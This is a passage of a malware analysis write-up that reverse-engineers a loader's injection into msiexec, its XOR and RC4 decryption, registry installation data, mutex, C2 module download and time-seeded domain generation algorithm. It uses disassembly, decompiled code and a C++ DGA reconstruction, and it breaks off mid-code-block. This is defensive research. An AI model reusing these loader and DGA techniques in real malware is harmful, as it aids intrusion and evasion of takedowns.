
The memory regions highlighted in the image are the implants: the obfuscated PE and the shellcode.

The injected copy is XOR obfuscated at first, with a random DWORD-sized key. The role of the additional shellcode is to deobfuscate it, and then redirect execution there. Fragment of the shellcode processing XOR obfuscated copy of the module presented below:




The loop in the shellcode processing the obfuscated PE.

After applying the XOR key, the PE is revealed. We can find that it is a copy of the initial loader - yet, its Entry Point has been replaced: on this run, the execution starts from a different address.




After the decoding loop finishes the execution, the PE is revealed.

Beginning of the main function, where the execution starts inside the `msiexec`:



Loader’s main function

Loader’s main function starts from the initialization, involving several steps.




```
0007B3CA   push ebp                              init_func
0007B3CB   mov ebp,esp
0007B3CD   push edi
0007B3CE   push esi
0007B3CF   call 71000                            load basic imports (LoadLibraryA, GetProcAddress)
0007B3D4   test al,al
0007B3D6   je <to_finish>
0007B3DC   mov esi,dword ptr ds:[96D48]          00096D48:&"MZx"
0007B3E2   sub esp,10
0007B3E5   mov edi,esp
0007B3E7   call 7C390
0007B3EC   push eax
0007B3ED   push edi                              "kernel32.dll"
0007B3EE   push 92140
0007B3F3   call <decode_cstring>
0007B3F8   add esp,C
0007B3FB   push edi
0007B3FC   push esi
0007B3FD   call 76892
0007B402   add esp,8
0007B405   test al,al
0007B407   je <to_finish>
0007B409   push dword ptr ds:[96D48]             00096D48:&"MZx"
0007B40F   call <load_functions>
0007B414   add esp,4
0007B417   test al,al
0007B419   je <to_finish>
0007B41B   call <get_process_heap>
0007B420   call 72A43
0007B425   call <wsa_startup>
0007B42A   call 76F77
0007B42F   push 942E7                            942E7:"gadxrikrluqebptrxivx"
0007B434   push 94000
0007B439   call <decrypt_config>
0007B43E   add esp,8
0007B441   call <to_InternetSetOptionA>
0007B446   call <init_critical_section>
0007B44B   test al,al
0007B44D   je <to_finish>
0007B44F   call 7B4F6
0007B454   test al,al
0007B456   je <to_finish>
0007B458   call 7B558
0007B45D   test al,al
0007B45F   je <to_finish>
0007B461   call 7B5DF
0007B466   call 7B604
0007B46B   mov al,1
0007B46D   jmp 7B471
0007B46F   xor eax,eax                           to_finish
0007B471   lea esp,dword ptr ss:[ebp-8]          [ebp-8]:"kernel32.dll"
0007B474   pop esi
0007B475   pop edi
0007B476   pop ebp
0007B477   ret                                   finish
```

The init function of the loader, view from x64dbg.

The loader goes through its own Import Table and fills the imports. In addition to the functions from the Import Table, imports loaded by hashes are going to be used. The algorithm used for fetching them is the same as [explained in the “obfuscation” section](#).

The malware comes with RC4 encrypted configuration, which is first decrypted with the help of the hardcoded key (key#1).



We can find there i.e. the ID of the botnet, and the URLs of the C2 gates which are going to be queried. At the end of the configuration there is another RC4 key (key #2). The details of the malware configuration and storage are explained in [the dedicated section](#).

After the initialization phase, the malware proceeds with the installation. First, it queries the special registry key, which is used for storing installation data of the bot.


```
00074397    push DA29A27
0007439C    push 9
0007439E    call <load_function_by_checksum>
000743A3    add esp,8
000743A6    xor edi,edi
000743A8    push ebx
000743A9    push esi
000743AA    push edi
000743AB    push dword ptr ss:[ebp+C]           [ebp+C]:L"Software\\Microsoft\\lolo"
000743AE    push dword ptr ss:[ebp+8]
000743B1    call eax                            RegOpenKeyExW
000743B3    push edi
000743B4    push eax
000743B5    call 8B380
000743BA    add esp,8
000743BD    test al,1
000743BF    je 74407
000743C1    mov esi,dword ptr ss:[ebp+18]
000743C4    mov ebx,9                           9:'\t'
000743C9    push 8097C7
000743CE    push ebx
000743CF    call <load_function_by_checksum>
000743D4    add esp,8
000743D7    lea edi,dword ptr ss:[ebp-14]
000743DA    push edi
000743DB    push esi
000743DC    push dword ptr ss:[ebp+14]
000743DF    push 0
000743E1    push dword ptr ss:[ebp+10]          [ebp+10]:L"ystu"
000743E4    push dword ptr ss:[ebp-10]
000743E7    call eax                            RegQueryValueEx
000743E9    cmp eax,1
000743EC    sbb esi,esi
000743EE    not esi
000743F0    or esi,dword ptr ds:[edi]
000743F2    push 3111C69
000743F7    push ebx
000743F8    call <load_function_by_checksum>
000743FD    add esp,8
00074400    push dword ptr ss:[ebp-10]
00074403    call eax                            RegCloseKey
```

It also RC4 decrypts a hardcoded 16 byte value, converts it into GUID and uses it as a mutex name.

```
00075AE1    push esi
00075AE2    call <load_function_by_checksum>
00075AE7    add esp,8
00075AEA    push ebx                            ebx:L"{06A79767-36AE-23EC-FD06-3B6966 58BD8B}"
00075AEB    push esi
00075AEC    push edi
00075AED    call eax                            CreateMutexW
00075AEF    mov edi,eax
00075AF1    test edi,edi
```

Then, it generates a bot ID in a format: `%s_%08X%08X` consisting of the machine name, and generated machine ID. The algorithm used for its generation will be presented further.

In case the core bot was already installed, the paths for the components are fetched from the installation data block. The core bot component is being read from the dedicated files, and decrypted.




The decrypted data contains the PE file per-pended with the header. The header contains the bot version - in the current case it is 1.0.8.0. The version must match the one hardcoded in the loader. Just before the PE content, its size, and then the CRC32 checksum is stored. The checksum will be verified before the bot is loaded.


In case if the bot could not be retrieved, the loader will try to download it from its C2 server.

Downloading modules from the C2


The malware opens internet communication:



First it beacons to the C2:




And it downloads and decrypts the next stage DLL.



Decrypted payload *ab756f154d266c8ba19bdfa8bcaf1b73*

The details about downloading modules are given in [the "Traffic analysis" section.](#)

Redirecting the execution:



The DGA

In the newer versions of this malware, in addition to the hardcoded C2 URL, a Domain Generation Algorithm (DGA) is being used. The generated URLs are being queried one after another, till the successful connection is established.

The Domain Generation Algorithm uses the supplied seed.

```
void __cdecl generate_domains_list(int seed, int a2)
{
  unsigned int v2; // ebx
  int v3; // esi
  int v4; // esi
  int v5; // eax
  char v6; // al
  int v7; // eax
  char v8; // [esp+2h] [ebp-2Ah]
  char v9; // [esp+Ch] [ebp-20h]
  int v10; // [esp+18h] [ebp-14h]
  char v11; // [esp+1Fh] [ebp-Dh]

  if ( a2 )
  {
    v2 = seed;
    v3 = 0;
    do
    {
      v10 = v3;
      sub_53BBF0(&v9);
      v4 = 1;
      do
      {
        v11 = v2 % 0x19 + 97;
        sub_53B9D0(&v11);
        v2 = seed ^ (v11 + v2);
        v5 = sub_531320();
        v6 = sub_525D60(v4++, v5, 0);
      }
      while ( !(v6 & 1) );
      v7 = decode_cstring(&com_str, &v8);       // ".com"
      sub_53B9E0(v7);
      sub_53AFA0(&v9);
      to_free_heap(&v9);
      v3 = v10 + 1;
    }
    while ( !(sub_525D60(v10 + 1, a2, 0) & 1) );
  }
}
```

Reconstruction of the DGA code is given below:

```
#include <iostream>
#include <Windows.h>

void generate_domains_list(DWORD seed, size_t count)
{
    DWORD _seed = seed;
    char _next = 0;

    while (count--) {

        size_t len = 1;
        do
        {
            _next = _seed % 0x19 + 0x61;
            std::cout << _next;
            _seed = seed ^ (_next + _seed);
        } while (len++ < 0x14);
        std::cout << ".com\n";
    }
}
```

At once DGA generates 32 domains.

The seed is generated based on the local time.

```
unsigned long long make_seed()
{
    SYSTEMTIME local_time = { 0 };
    GetLocalTime(&local_time);
    local_time.wHour = 0;
    local_time.wMinute = 0;
    local_time.wSecond = 0;
    local_time.wMilliseconds = 0;

    FILETIME file_time = { 0 };
    SystemTimeToFileTime(&local_time, &file_time);
    unsigned long long *a1 = (unsigned long long*) &file_time;
    return compress_time(*a1);
}
```

The following function is used to convert the retrieved time into a DWORD:

```
#define LODWORD(a1) (a1 & 0x00000000FFFFFFFF)
#define HIDWORD(a1) (a1 & 0xFFFFFFFF00000000)

unsigned long long compress_time(unsigned long long file_time)
{
    unsigned long long compressed_time = file_time - 0x19DB1DED53E8000i64;

    DWORD a2 = 0x989680u;
    unsigned long long v3 = LODWORD(compressed_time) + (HIDWORD(compressed_time) %
a2);
    unsigned long long  result = LODWORD(v3 / a2) + (HIDWORD(compressed_time) / a2);
    return result;
}
```

Then, the RC4 algorithm with the key from the config (key #2) is applied on it:

```
